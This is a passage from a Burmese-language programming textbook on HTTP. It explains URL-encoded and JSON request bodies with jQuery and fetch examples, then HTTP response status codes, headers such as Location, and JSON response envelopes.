HTTP ကတော့ ဘယ်လို့ Data Format (Content Type) ကို သုံးရမယ်လို့ ပုံသေကန့်သတ် မထားပါဘူး။ Support လုပ်တဲ့ Content Type ပေါင်း (၆၀၀) ကျော်ထဲက ကြိုက်တာကို သုံးပြီး ဆက်သွယ်လို့ရပါတယ်။ ဒါပေမယ့် ကြိုက်တာသုံးလို့ရတယ်ဆိုတိုင်း တစ်ယောက်တစ်မျိုး သုံးလို့မဖြစ်ပါဘူး။ ဘုံတူညီနဲ့ Format တစ်ခုကို ရွေးချယ် အသုံးပြုကြဖို့လိုပါတယ်။ အရင်ကတော့ အချက်အလက်ဖွဲ့စည်းပုံ တင်းကြပ်စနစ်ကျတဲ့ XML ကို ဘုံတူညီတဲ့ Data Exchange Format အနေနဲ့ အသုံးပြုကြပါတယ်။ ကနေ့ခေတ်မှာတော့ JSON ကို သာ အဓိကထားပြီး အသုံးပြုကြပါတော့တယ်။ တခြား Content Type တစ်ခုခုကို နှစ်ဘက်ညှိပြီး သုံးကြမယ်ဆိုရင်လည်း ဖြစ်တော့ဖြစ်နိုင်ပါတယ်။ ဒါပေမယ့် JSON ဟာ ဖွဲ့စည်းပုံစနစ်ကျတယ်၊ ပေါ့ပါးတယ်၊ အသုံးပြုရလည်း လွယ်ကူတယ်၊ ပြီးတော့ ကွန်ပျူတာစနစ် အတော်များများကလည်း နားလည်တဲ့အတွက် JSON ကိုသာ ရွေးချယ်အသုံးပြုလာကြခြင်း ဖြစ်ပါတယ်။

Client က Data ပေးပို့တဲ့အခါ JSON Format ကို အသုံးပြုသင့်သလို့ Server က ပြန်ပို့တဲ့အခါမှာလည်း JSON Format ကိုသာ သုံးကြရမှာ ဖြစ်ပါတယ်။ တနည်းအားဖြင့် Request Body ဟာ JSON Format ဖြစ်ရမှာ ဖြစ်ပြီးတော့ Response Body ဟာလည်း JSON Format ဖြစ်ရမှာပဲ ဖြစ်ပါတယ်။

JSON အပြင်ဖြည့်စွက်မှတ်သားသင့်တဲ့ Format ကတော့ URL Encode Format ဖြစ်ပါတယ်။ သူ့ကို Request Body အဖြစ်ရံဖန်ရံခါ သုံးကြပါတယ်။ URL Encode Format ဟာ ရိုးရိုး Plain Text တစ်မျိုး ဖြစ်ပါတယ်။ ဒါပေမယ့် `Key1=Value1&Key2=Value2` ဆိုတဲ့ ဖွဲ့စည်းပုံနဲ့ သုံးပေးရပါတယ်။ ဥပမာ -

```
name=John%20Doe&age=22&email=john%40gmail.com
```

ပေးထားတဲ့နမူနာကို သေချာကြည့်လိုက်ရင် သူ့မှာ `name`, `age` နဲ့ `email` ဆိုတဲ့ တန်ဖိုးသုံးခု ပါဝင်ပါ

တယ်။ Key နဲ့ Value ကို = နဲ့ ပိုင်းခြားပြီး၊ တန်ဖိုးတစ်ခုနဲ့တစ်ခုကို & သင်္ကေတနဲ့ပိုင်းခြားလို့ ဒီ Operator နှစ်ခုကို အထူးပြုမှတ်သားရပါမယ်။ တန်ဖိုးတွေထဲမှာ Space နဲ့ Special Character တွေကို အသုံးပြုခွင့်မရှိပါဘူး။ အသုံးပြုလိုရင် သတ်မှတ်ထားတဲ့နည်းအတိုင်း Encode လုပ်ပေးရပါတယ်။ `%20` ဆိုတာ Space ဖြစ်ပါတယ်။ ဒါကြောင့် `John%20Doe` ကို Decode ပြန်လုပ်လိုက်ရင် John Doe ကိုရမှာ ဖြစ်ပါတယ်။ `%40` ကတော့ @ ဖြစ်ပါတယ်။ ဒါကြောင့် `john%40gmail.com` ကို Decode ပြန်လုပ်လိုက်ရင် john@gmail.com ကို ရမှာပါ။

တစ်ကယ်တော့ သတ်မှတ်ထားတဲ့ URL Encode\Decode တန်ဖိုးပြောင်းတဲ့အလုပ်ကို ကိုယ်တိုင်လုပ်စရာမလိုပါဘူး။ အသင့်သုံးလို့ရတဲ့ နည်းပညာတွေရှိပါတယ်။ ဒါကြောင့် ဒီ Encode တန်ဖိုးတွေကြောင့် မျက်စိမှုန်ရအောင် နောက်ပိုင်းနမူနာတွေမှာဆိုရင် Encode လုပ်ပြီးတော့ ဖော်ပြမှာမဟုတ်တော့ဘဲ၊ ရိုးရိုးပဲ ဖော်ပြသွားတော့မှာပါ။ ဒီလိုပါ -

```
name=John Doe&age=22&email=john@gmail.com
```

ဒီလိုရိုးရိုးအမြင်အတိုင်း ဖော်ပြထားပေမယ့်၊ တစ်ကယ်တမ်း အလုပ်လုပ်တဲ့ အခါမှာတော့ Space အပါအဝင် Special Character တွေကို သတ်မှတ်ထားတဲ့ နည်းလမ်းအတိုင်း Encode လုပ်ပြီးတော့ အလုပ်လုပ်သွားပါလား ဆိုတာကို လေ့လာသူက သိထားဖို့ပဲ လိုပါတယ်။ ကိုယ်တိုင်လိုက်လုပ်ပေးစရာတော့ လိုခဲပါတယ်။ တစ်ခါတစ်ရံ မဖြစ်မနေ ကိုယ်တိုင် Encode/Decode လုပ်ပေးဖို့ လိုတယ်ဆိုရင်လည်း သက်ဆိုင်ရာ Language မှာအသင့်ပါတဲ့ လုပ်ဆောင်ချက်တွေကို သုံးနိုင်ပါတယ်။ ဥပမာ - JavaScript မှာ `encodeURIComponent()` ကိုသုံးပြီးတော့ ရိုးရိုး String ကို URL Encode ပြောင်းနိုင်သလို၊ `decodeURIComponent()` ကိုသုံးပြီးတော့ String ပြန်ပြောင်းနိုင်ပါတယ်။

အခု စာအနေနဲ့ ဖတ်ရှုလေ့လာခဲ့တဲ့ သဘောသဘာဝတွေကို ရှုထောင့်တစ်မျိုးပြောင်း လေ့လာပြီးသား ဖြစ်သွားအောင် ကုဒ်နမူနာလေးတစ်ချို့နဲ့လည်း ဆက်လက်ဖော်ပြပါဦးမယ်။

Request Code Sample

ဒီကုဒ်နမူနာတွေက လက်တွေ့ လိုက်ရေးဖို့ မဟုတ်သေးပါဘူး။ စာနဲ့လေ့လာခဲ့တဲ့ သဘောသဘာဝကို ပိုပြီး မြင်သွားအောင် ကုဒ်နမူနာအနေတဲ့ ထပ်ပြပေးတဲ့သဘောပါ။ ကုဒ်တွေကို လိုက်ဖတ်ပြီး လေ့လာကြည့်ပါ။

JavaScript/jQuery

```
$.ajax({
     url: "/products/",
     type: "POST",
     contentType:"application/x-www-form-urlencoded",
     data: "name=Book&price=8.99",
     success: function() {
          // do something
     }
});
```

ဒါဟာ jQuery ရဲ့ `ajax()` Function ကို အသုံးပြုပြီး Request ပေးပို့ပုံ ပေးပို့နည်း ဖြစ်ပါတယ်။ `url`, `type`, `contentType`, `data` စသဖြင့် Request တစ်ခုမှာ ပါဝင်ရမယ့်အရာတွေကို ပြည့်ပြည့်စုံစုံ သတ်မှတ်ပေးရတာကို တွေ့နိုင်ပါတယ်။ jQuery က HTTP အကြောင်း သေချာမသိတဲ့သူတွေလည်း အသုံးပြုရတာ လွယ်စေချင်လို့ ထင်ပါတယ်၊ အသုံးအနှုန်းတွေကို ပြောင်းထားပါတယ်။ `type` ဆိုတာ METHOD ကို ပြောတာပါ။ `data` ဆိုတာ BODY ကို ပြောတာပါ။ ဒီကုဒ်ကိုပဲ နည်းနည်းပြင်လိုက်လို့ ရပါသေးတယ်။

JavaScript/jQuery

```
$.ajax({
     url: "/products/",
     type: "POST",
     data: { name: "Book", price: 8.99 },
     success: function() {
          // do something
     }
});
```

`contentType` ဖြုတ်လိုက်တာပါ။ `contentType` မပါရင် Default က URL Encode ပဲမို့လို့ပါ။ ပြီးတော့ `data` ကိုကြည့်ပါ။ URL Encode ဆိုပေမယ့် JSON အနေနဲ့ ပေးလို့ရပါတယ်။ jQuery က JSON ကို URL Encode ဖြစ်အောင် သူ့ဘာသာပြောင်းပေးသွားမှာ မို့လို့ပါ။

နောက်ထပ်ကုဒ်နမူနာတစ်ခုကို ထပ်ကြည့်လိုက်ပါဦး။

JavaScript

```
fetch("/products", {
    method: "POST",
    headers: {
        "Content-type": "application/json",
        "Accept": "application/json"
    },
    body: JSON.stringify({ name: "Book", price: 8.99 })
});
```

ဒါကတော့ ES6 `fetch()` ကိုအသုံးပြုပြီး Request ပေးပို့လိုက်တာပါ။ သူကတော့ HTTP အသုံးအနှုန်း အမှန်အတိုင်းပဲ အသုံးပြုပေးရပါတယ်။ URL ကို ပထမ Parameter အနေနဲ့ ပေးရပြီး ကျန်တဲ့ Method, Headers, Body စတာတွေက နောက်ကလိုက်ရတာပါ။ နမူနာမှာ HEADERS ရဲ့ `Content-type` ကို JSON လို့ သတ်မှတ်ထားတာကို တွေ့နိုင်ပါတယ်။ ဒီနေရာမှာ `Accept` Header ကိုလည်း သတိပြုပါ။ တစ်ချို့ Server တွေက Data Format နှစ်မျိုးသုံးမျိုး Support လုပ်ကြပါတယ်။ အဲ့ဒီလို Support လုပ်တဲ့အခါ Client က `Accept` Header ကိုသုံးပြီး ကိုယ်လိုချင်တဲ့ Format ကို ပြောပြလို့ရတဲ့သဘောပါ။

BODY အတွက် JSON Data ကိုပေးထားပါတယ်။ ဒီလိုပေးတဲ့အခါ ရေးထုံးက JSON ရေးထုံးနဲ့ ရေးရပေမယ့် ပို့တဲ့အခါ String အနေနဲ့ ပို့ရလို့ `JSON.stringify()` Function ရဲ့အကူအညီနဲ့ String ပြောင်းထားတာကို တွေ့ရနိုင်ပါတယ်။ ဒါကိုလည်း သေချာ သတိပြုပါ။ Content Type ကို JSON လို့ပြောထားတဲ့အတွက် ပို့တဲ့ Format က JSON Format မှန်ရပါတယ်။ ဒါပေမယ့် HTTP က တစ်ကယ်ပို့တဲ့အခါ String အနေနဲ့ပဲ ပို့တာပါ။ ဒါကြောင့် JSON Format နဲ့ ရေးထားတဲ့ String ကို ပို့တာ ဖြစ်ရမှာပါ။


ဒီလောက်ဆိုရင် HTTP Request တွေအကြောင်း စုံသင့်သလောက် စုံသွားပါပြီ။ နောက်တစ်ခန်းမှာ Response တွေအကြောင်း ဆက်ကြည့်ကြရအောင်။

အခန်း (၆၈) – HTTP Response

HTTP Request တွေကို မှတ်ရလွယ်အောင် Method, URL, Header, Body ဆိုပြီး (၄) ပိုင်းမှတ်နိုင်တယ်လို့ ပြောခဲ့ပါတယ်။ HTTP Response တွေကိုတော့ (၃) ပိုင်း မှတ်ပေးပါ။

1. Status Code
2. Response Headers
3. Response Body

Request မှာတုံးက ပေးပို့တဲ့အခါ Package လေးတစ်ခုအနေနဲ့ Method, URL, Headers, Body တွေကို စုဖွဲ့ပြီးတော့ ပို့တယ်လို့ ပြောခဲ့ပါတယ်။ Server က ပြန်လည်ပေးပို့တဲ့ Response တွေကလည်း ဒီလိုပုံစံ Package လေးနဲ့ပဲ ထုပ်ပိုးပြီး ပြန်လာတယ်လို့ မြင်ကြည့်နိုင်ပါတယ်။



Request တုံးက Method တွေကို ဦးစားပေး ကြည့်ခဲ့ပါတယ်။ Response အတွက်တော့ Status Code တွေကို ဦးစားပေးပြီး လေ့လာကြရမှာပါ။

Status Codes

Status Code တွေကို အုပ်စု (၅) စုခွဲပြီး မှတ်နိုင်ပါတယ်။

- **1XX** – လက်ခံရရှိကြောင်း အသိပေးခြင်း
- **2XX** – ဆက်သွယ်မှု အောင်မြင်ခြင်း
- **3XX** – တည်နေရာ ပြောင်းလဲခြင်း
- **4XX** – Client ကြောင့်ဖြစ်သော Error
- **5XX** – Server ကြောင့်ဖြစ်သော Error

Status Code တွေဟာ အမြဲတမ်း (၃) လုံးတွဲပဲလာပါတယ်။ တခြားပုံစံမလာပါဘူး။ 1 နဲ့စတဲ့ Status Code တွေဟာ ဆက်သွယ်မှုကို လက်ခံရရှိကြောင်း အကြောင်းပြန်တဲ့ ကုဒ်တွေပါ။ အလုပ်မလုပ်သေးပါဘူး၊ အသိပေးတဲ့ အဆင့်ပဲ ရှိပါသေးတယ်။ 2 နဲ့စတဲ့ Status Code တွေကတော့ အများအားဖြင့်ဆက်သွယ်မှု အောင်မြင်သလို သက်ဆိုင်ရာလုပ်ငန်းလည်း အောင်မြင်တယ်လို့ အဓိပ္ပါယ်ရတဲ့ ကုဒ်တွေပါ။ 3 နဲ့စတဲ့ Status Code တွေကတော့ အများအားဖြင့် Client လိုချင်တဲ့အချက်အလက်ရဲ့ တည်နေရာပြောင်းသွားကြောင်း အသိပေးတဲ့ Code တွေပါ။ 4 နဲ့ စတဲ့ Status Code တွေကတော့ ဆက်သွယ်မှု မအောင်မြင်တဲ့အခါ Error အနေနဲ့ ပေးမှာပါ။ မအောင်မြင်ရခြင်းအကြောင်းရင်းက Client ရဲ့ အမှားကြောင့်ပါ။ 5 နဲ့စတဲ့ Status Code တွေကလည်း ဆက်သွယ်မှု မအောင်မြင်တဲ့အခါ Error အနေနဲ့ ပေးမှာပါပဲ။ ဒါပေမယ့် ဒီတစ်ခါတော့ မအောင်မြင်တာ Server ရဲ့ အမှားကြောင့်ပါ။

Status Code ပေါင်း (၅၀) ကျော်ရှိလို့ တစ်ခုမကျန်အကုန်မဖော်ပြတော့ပါဘူး။ အရေးကြီးတဲ့ Code တွေကိုပဲ ရွေးထုတ်ဖော်ပြသွားပါမယ်။ အရေးကြီးပါတယ်။ ကိုယ့် Service နဲ့ API ဘက်က သင့်တော်မှန်ကန်တဲ့ Status Code ကို ပြန်ပေးနိုင်ဖို့ လိုအပ်တဲ့အတွက် Code တွေရဲ့ အဓိပ္ပါယ်ကို သတိပြုမှတ်သားပေးပါ။

200 OK – ဆက်သွယ်မှုကိုလက်ခံရရှိပြီး လုပ်ငန်းအားလုံး အောင်မြင်တဲ့အခါ ဒီ Code ကိုပြန်ပို့ပေးရမှာပါ။ Request Method ဘာနဲ့ပဲလာလာ အောင်မြင်တယ်ဆိုရင် သုံးနိုင်ပါတယ်။

201 Created – ဆက်သွယ်မှုကိုလက်ခံရရှိပြီး အချက်အလက်သစ် တည်ဆောက်အောင်မြင်တဲ့အခါ ပြန်ပို့ပေးရမှာပါ။ အများအားဖြင့် **POST** သို့မဟုတ် **PUT** Method နဲ့လာတဲ့ Request တွေကို တုံ့ပြန်ဖို့ပါ။

202 Accepted – ဆက်သွယ်မှုကို အောင်မြင်စွာလက်ခံရရှိတယ်၊ လုပ်စရာရှိတာ ဆက်လုပ်ထားလိုက်မယ်လို့ ပြောတာပါ။ လက်ခံရရှိကြောင်းသက်သက်ပဲ အကြောင်းပြန်လိုတဲ့အခါ သုံးနိုင်ပါတယ်။

204 No Content – ဆက်သွယ်မှုကို လက်ခံရရှိတယ်၊ အောင်မြင်တယ်၊ ဒါပေမယ့် ပြန်ပို့စရာ အချက်အလက် မရှိတဲ့အခြေအနေမျိုးမှာ သုံးနိုင်ပါတယ်။ ဥပမာ **DELETE** Method နဲ့လာတဲ့ Request မျိုးပါ။ ဖျက်လိုက်တယ်၊ အောင်မြင်တယ်၊ ဒါပေမယ့် ဘာမှပြန်မပို့တော့ဘူး ဆိုတဲ့သဘောပါ။

---

301 Move Permanently – အချက်အလက်ရဲ့ တည်နေရာပြောင်းသွားကြောင်း အသိပေးဖို့ သုံးပါတယ်။ Redirect ဆိုတဲ့သဘောပါ။ ဥပမာ - `/items` ကိုလိုချင်တယ်လို့ Client က Request လုပ်လာပေမယ့် `/items` ကမရှိဘူး၊ `/products` ပဲ ရှိတယ်ဆိုရင် 301 ကို Location Header နဲ့တွဲပြီး ပြန်ပို့နိုင်ပါတယ်။ ဥပမာ ဒီလိုပါ။

Request

```
GET /items
Content-Type: application/json
```

Response

```
301 Move Permanently
Location: http://domain/products
```

307 Temporary Redirect – နံပါတ်ကျော်ပြီး `307` ကို ပြောလိုက်တာ သဘောသဘာဝ တူလို့ပါ။ တည်နေရာ ပြောင်းသွားကြောင်း ပြောတာပါပဲ။ Redirect အတွက် သုံးပါတယ်။ ကွာသွားတာက `301` ဆို ရင် အပြီးပြောင်းတာ နောက်ပြန်မလာနဲ့တော့လို့ အဓိပ္ပါယ်ရပြီး `307` ဆိုရင်တော့ ခဏပြောင်းတာ၊ နောက်ပြန်လာချင် လာခဲ့ ဆိုတဲ့သဘောမျိုး အဓိပ္ပါယ်ရပါတယ်။

304 Not Modified – ဒါကအများအားဖြင့် Cache အတွက်အသုံးပါတယ်။ ရိုးရိုး Web Application တွေမှာ ဒီ Status Code ကို အမြဲလိုလိုတွေ့ရပေမယ့် API မှာတော့ အသုံးနည်းပါတယ်။ Client က Request လုပ်တဲ့အခါမှာ `If-Modified-Since` Header ကိုသုံးပြီးတော့ အပြောင်းအလဲရှိမှပေးပါလို့ ပြောလို့ရတယ်။ ဒါဆိုရင် Server က စစ်ကြည့်ပြီးတော့ အပြောင်းအလဲမရှိရင် Data ကို ပြန်မပေးတော့ဘဲ `304 Not Modified` လို့ ပြောလိုက်လို့ ရတဲ့သဘောပါ။

---

400 Bad Request – Client ရဲ့ Request က မပြည့်စုံရင် (သို့မဟုတ်) တစ်ခုခု မှားနေရင် ပြန်ပေးတဲ့ Error Code ပါ။

401 Unauthorized – Client က Request လုပ်လာပေမယ့်၊ အဲ့ဒီနေရာကိုဝင်ခွင့်မရှိတဲ့အခါ ဒီ Code ကို Error အနေနဲ့ပေးရပါတယ်။

Security မှာ Authentication နဲ့ Authorization ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ လေ့လာစမှာ ဒီနှစ်ခုကို ခပ်ဆင် ဆင်ဖြစ်နေလို့ ရောကြပါတယ်။ မျက်စိလည်ကြပါတယ်။ အကျဉ်းချုပ်ပြောရရင် Authentication ဆိုတာ ဝင်ခွင့်ရှိမရှိစစ်တာပါ။ Login ဝင်လိုက်ရင် Authenticate ဖြစ်သွားတယ်၊ ဝင်ခွင့်ရသွားတယ် ဆိုပါတော့။ Authorization ဆိုတာကတော့ လုပ်ခွင့်ရှိမရှိစစ်တာပါ။ ဝင်ခွင့်ရှိရင်တောင် လုပ်ခွင့်က ရှိချင်မှ ရှိမှာပါ။ Authenticate ဖြစ်နေပေမယ့် Authorize ဖြစ်ချင်မှ ဖြစ်တာပါ။ ဒီလိုရောတတ်တဲ့ကိစ္စကိုမှ ထပ်ပြီးမျက်စိ လည်စရာ ဖြစ်သွားနိုင်တာကော့ `401 Unauthorized` မှာ အသုံးအနှုန်း Unauthorized လို့ ပါနေပေ မယ့် တစ်ကယ်တမ်း Authenticate လိုတဲ့နေရာမှာ သုံးရတာပါတဲ့။ Authorize လိုတဲ့နေရာတွေအတွက် `403 Forbidden` ကို သုံးရပါတယ်။

403 Forbidden – Client က Request လုပ်လာပေမယ့် သူ့မှာ အဲ့ဒီအလုပ်ကို လုပ်ခွင့်မရှိတဲ့အခါ `403 Forbidden` ကို Error Code အနေနဲ့ ပြန်ပေးရပါတယ်။

404 Not Found – မရှိတဲ့အရာတစ်ခုကို Client က Request လုပ်ယူဖို့ကြိုးစားတဲ့အခါ ပေးရတဲ့ Error Code ဖြစ်ပါတယ်။ ဒီဟာကတော့ ကျွန်တော်တို့ အင်တာနက်ပေါ်မှာ မကြာခဏ တွေ့ဖူးနေကြပါ။ Request URL မှားနေတာ (သို့မဟုတ်) အရင်က မှန်ပေမယ့် အခုဖျက်ထားလိုက်လို့ မရှိတော့တာမျိုးမှာ ပေးရမှာပါ။

405 Method Not Allowed – တစ်ချို့ URL တွေကို အသုံးပြုခွင့်ရှိတဲ့ Method နဲ့ မရှိတဲ့ Method တွေ ခွဲပြီးသတ်မှတ်ထားမယ်ဆို သတ်မှတ်ထားလို့ ရပါတယ်။ ဥပမာ `/users` ဆိုတဲ့ URL အတွက် `GET` နဲ့ `POST` လက်ခံပေမယ့် `DELETE` လက်မခံဘူး ဆိုကြပါစို့။ Client က `/users` ကို `DELETE` Method နဲ့ Request လုပ်လာတဲ့အခါ `405` ကို ပြန်ပေးနိုင်ပါတယ်။

409 Conflict – Database Table တစ်ခုထဲမှာ Record အသစ်တစ်ကြောင်း ထည့်လိုက်တယ်ဆိုရင် Auto-Increment နဲ့ ID ပြန်ရလေ့ ရှိပါတယ်။ Auto-Increment မသုံးရင်လည်း တခြားနည်းလမ်း တစ်ခုခုနဲ့ Unique ဖြစ်တဲ့ Key/ID တစ်ခုခုကို ပြန်ရလေ့ ရှိပါတယ်။ ဒါကြောင့် အသစ်ထည့်လိုရင် ID တွေ Key တွေမ ပေးရပါဘူး။ ဒါကြောင့် အသစ်တည်ဆောက်ပါလို့ပြောတဲ့ Request တွေမှာ ID ပေးလာတဲ့အခါ လက်မခံသင့်ပါဘူး။ အဲ့ဒီလို ID ပေးပြီး အသစ်ဆောက်ခိုင်းနေရင် `409 Conflict` ကို Error Code အနေနဲ့ ပြန်ပေးလေ့ရှိပါတယ်။

415 Unsupported Media Type – Client က `Accept` Header နဲ့ သူလိုချင်တဲ့ Response Body Format ကို ပြောလို့ရတယ်လို့ ပြောခဲ့ပါတယ်။ အကယ်၍ Client က လိုချင်တဲ့ Format ကို Server က Support မလုပ်ရင် `415` ကို Error Code အနေနဲ့ ပြန်ပေးရပါတယ်။

418 I"m a Teapot – ဟာသသဘောနဲ့ ထည့်ထားတဲ့ Error Code ပါ။ ဟာသဆိုပေမယ့် တစ်ကယ်ရှိပါတယ်။ Client က Server ကို ကော်ဖီတစ်ခွက်ပေးပါလို့ Request လုပ်လာခဲ့ရင် `418` ကို Error Code အနေနဲ့ ပြန်ပေးရတာပါ။ Teapot မို့လို့လက်ဘက်ရည်ပဲရမယ်၊ ကော်ဖီမရဘူးလို့ ပြောလိုက်တဲ့ သဘောပါ။

`429 Too Many Requests` – Server တွေမှာ လက်ခံနိုင်တဲ့ Request အရေအတွက် အကန့်အသတ် ရှိကြပါတယ်။ ဥပမာ - တစ်မိနစ်မှာ Client တစ်ခုဆီက Request အကြိမ် (၆၀) ပဲ လက်ခံမယ်ဆိုတာမျိုး ပါ။ သတ်မှတ်ထားတဲ့ Request အကြိမ်ရေကျော်သွားပြီဆိုရင် `429` ကို Error အနေနဲ့ ပြန်ပေးနိုင်ပါတယ်။

`500 Internal Server Error` – Client Request က အဆင်ပြေပေမယ့် Server ဘက်မှာ Error ဖြစ်နေတဲ့အခါ ပြန်ပေးရတဲ့ Code ပါ။ ဘာ Error မှန်းမသိတဲ့အခါ (သို့မဟုတ်) ဘာ Error လည်း မပြောပြ ချင်တဲ့အခါ `500` ကို ပြန်ပေးကြပါတယ်။

`502 Bad Gateway` – Server တွေဟာ အချင်းချင်း ဆက်သွယ်ပြီးတော့လည်း အလုပ်လုပ်ဖို့ လိုတတ် ပါတယ်။ Client Request ကို လက်ရှိ Server က လက်ခံရရှိပေမယ့် လိုအပ်လို့ နောက် Server ကို ထပ်ဆင့် ဆက်သွယ်တဲ့အခါ အဆင်မပြေဘူးဆိုရင် `502` ကို ပြန်ပေးလေ့ရှိကြပါတယ်။

`503 Service Unavailable` – Server တွေမှာ တစ်ချိန်တည်း တစ်ပြိုင်းတည်း Concurrent လက်ခံအလုပ်လုပ်နိုင်တဲ့ ပမာဏအကန့်အသတ်ရှိပါတယ်။ ဥပမာ - Client အခု (၂၀) ကိုပဲ တစ်ပြိုင်တည်း လက်ခံ အလုပ်လုပ်နိုင်တယ် ဆိုတာမျိုးပါ။ တစ်ပြိုင်တည်း ဆက်သွယ်တဲ့ Client က သတ်မှတ် အရေအတွက် ကျော်သွားတဲ့အခါ `503` ကို ပြန်ပေးကြပါတယ်။

မှတ်စရာနည်းနည်းများတယ်လို့ ဆိုနိုင်ပေမယ့်၊ အခက်ကြီးတော့လည်း မဟုတ်ပါဘူး။ ကြိုးစားမှတ်သား ထားပေးပါ။ API ဒီဇိုင်းမှာ Request Method တွေနဲ့ Status Code တွေဟာ အရေးအကြီးဆုံးအစိတ်အပိုင်း တွေလို့ ဆိုနိုင်ပါတယ်။

ဆက်လက်ပြီး Response Header တွေအကြောင်းလေ့လာကြပါမယ်။

Response Headers

Response Headers တွေထဲမှာ `Content-Type` နဲ့ `Location` တို့ကိုပဲ အရင်ကြည့်ရမှာပါ။ Request Headers အကြောင်း ပြောခဲ့တုံးကနဲ့ သဘောသဘာဝ အတူတူပါပဲ။ `Content-Type` Header ကို အသုံးပြုပြီးတော့ Response Body ရဲ့ Content Type ကို သတ်မှတ်ပေးရမှာပါ။ Response Body က လည်း၊ Request Body လိုပဲ JSON ပဲ ဖြစ်ရမှာမို့လို့ `application/json` ကိုပဲ အသုံးပြုရမှာပါ။ ဒါပေမယ့် Request Body မှာလို URL Encoded ကိုတော့ Response မှာ မသုံးကြပါဘူး။ ဒါကြောင့် Response Body ရဲ့ Content Type အဖြစ် JSON တစ်မျိုးတည်းပဲ သုံးရမှာလို့ ဆိုနိုင်ပါတယ်။

`Location` Header ကိုတော့ အထူးသဖြင့် POST နဲ့လာတဲ့ Request တွေအတွက် သုံးပါတယ်။ ဒီလိုပါ -

Request

```
POST /products
Content-Type: application/json
{ name: "Book", price: 4.99 }
```

Response

```
201 Created
Content-Type: application/json
Location: http://domain/products/3
{ id: 3, name: "Book", price: 4.99 }
```

Request က POST နဲ့လာတဲ့အတွက် Request Body ကိုသုံးပြီး အချက်အလက်သစ်တစ်ခု ဖန်တီးပေးလိုက်ပါတယ်။ ဒီလိုဖန်တီးလိုက်တဲ့အတွက် ထွက်လာတဲ့ ID တန်ဖိုးက နမူနာအရ 3 ပါ။ ဒါကြောင့် Response မှာ Status Code အနေနဲ့ `201 Created` ကိုသုံးပြီးတော့ Headers မှာ `Location` ကိုသုံးပြီး ဖန်တီးလိုက်တဲ့ Record ကို ပြန်ကြည့်ချင်ရင် ကြည့်လို့ရတဲ့ URL ကို တွဲပေးလိုက်တာပါ။

တခြား Headers တွေလည်း သူ့နေရာနဲ့သူအရေးကြီးပေမယ့် Request တုံးကလိုပဲ လက်တွေ့အသုံးပြုရမယ့် Headers တွေကိုပဲ ရွေးကြည့်ချင်တဲ့ သဘောပါ။

- `Access-Control-Allow-Credentials`
- `Access-Control-Allow-Origin`
- `Access-Control-Allow-Methods`
- `Access-Control-Allow-Headers`
- `Cache-Control`
- `Content-Encoding`
- `Content-Length`
- **`Content-Type`**
- `Expires`
- `Server`
- `Last-Modified`
- **`Location`**
- `Set-Cookie`
- `WWW-Authenticate`
- `X-Rate-Limit-Limit *`
- `X-Rate-Limit-Remaining *`
- `X-Rate-Limit-Reset *`

ဒီထဲက `Access-Control-*` နဲ့ စတဲ့ Headers တွေအကြောင်းကိုတော့ CORS လို့ခေါ်တဲ့ နည်းပညာ အကြောင်း ရောက်တော့မှ ထည့်ပြောပါမယ်။ `X-Rate-*` နဲ့ စတဲ့ Headers တွေကတော့ Standard Headers တွေ မဟုတ်ကြပါဘူး၊ ဒါပေမယ့် API ဒီဇိုင်းအတွက် အသုံးများကြတဲ့ Custom Headers တွေပါ။ နောက်တစ်ခန်းကျော်မှာ ဒီအကြောင်း ထည့်ပြောသွားမှာပါ။

Response Body

Response Body ဟာ JSON Format ဖြစ်ရမှာပါ။ ဒီနေရာမှာ Data ကို ပုံစံနှစ်မျိုးနဲ့ ပြန်ပေးလို့ရပါတယ်။ အရှိအတိုင်းပြန်ပေးလို့ရသလို Data Envelope နဲ့ထည့်ပြီးတော့လည်း ပြန်ပေးလို့ရပါတယ်။ ဥပမာ - စာအုပ်စာရင်းတစ်ခု JSON Array အနေနဲ့ ရှိတယ်ဆိုပါစို့။ ဒါကို အရှိအတိုင်း ပြန်ပေးမယ်ဆိုရင် သူ့ရဲ့ ဖွဲ့စည်းပုံက ဒီလိုဖြစ်နိုင်ပါတယ်။

JSON

```
[
    { id: 1, title: "React", price: 4.99 },
    { id: 2, title: "Laravel", price: 4.99 },
    { id: 3, title: "API", price. 4.99 }
]
```

အရှိအတိုင်း၊ ဒီအတိုင်းမပေးပဲ Data Envelope နဲ့ အုပ်ပြီးတော့ အခုလိုလည်း ပြန်ပေးလို့ရပါတယ်။

JSON

```
{
     data: [
          { id: 1, title: "React", price: 4.99 },
          { id: 2, title: "Laravel", price: 4.99 },
          { id: 3, title: "API", price. 4.99 }
     ]
}
```

သတိထားကြည့်ပါ ကွာပါတယ်။ Data Envelope နဲ့ ထည့်ပေးတဲ့အတွက် ဘာထူးသွားလည်းဆိုတော့ တခြား ဆက်စပ်အချက်အလက် (Meta information) တွေကိုပါ တွဲထည့်ပေးလို့ ရနိုင်သွားပါတယ်။ ဒီလိုပါ -

JSON

```
{
     success: true,
     total: 3,
     data: [
          { id: 1, title: "React", price: 4.99 },
          { id: 2, title: "Laravel", price: 4.99 },
          { id: 3, title: "API", price. 4.99 }
     ]
}
```

Data နဲ့အတူ တခြားဆက်စပ်အသုံးဝင်နိုင်တဲ့ အချက်အလက်တစ်ချို့ပါ ပါဝင်သွားတာပါ။ အကယ်၍ Error တွေဘာတွေ ရှိခဲ့ရင်လည်း ဒီလိုပုံစံ ဖြစ်သွားနိုင်ပါတယ်။

JSON

```
{
     success: false,
     errors: {
          code: 123,
          message: "Cannot get book list"
     }
}
```

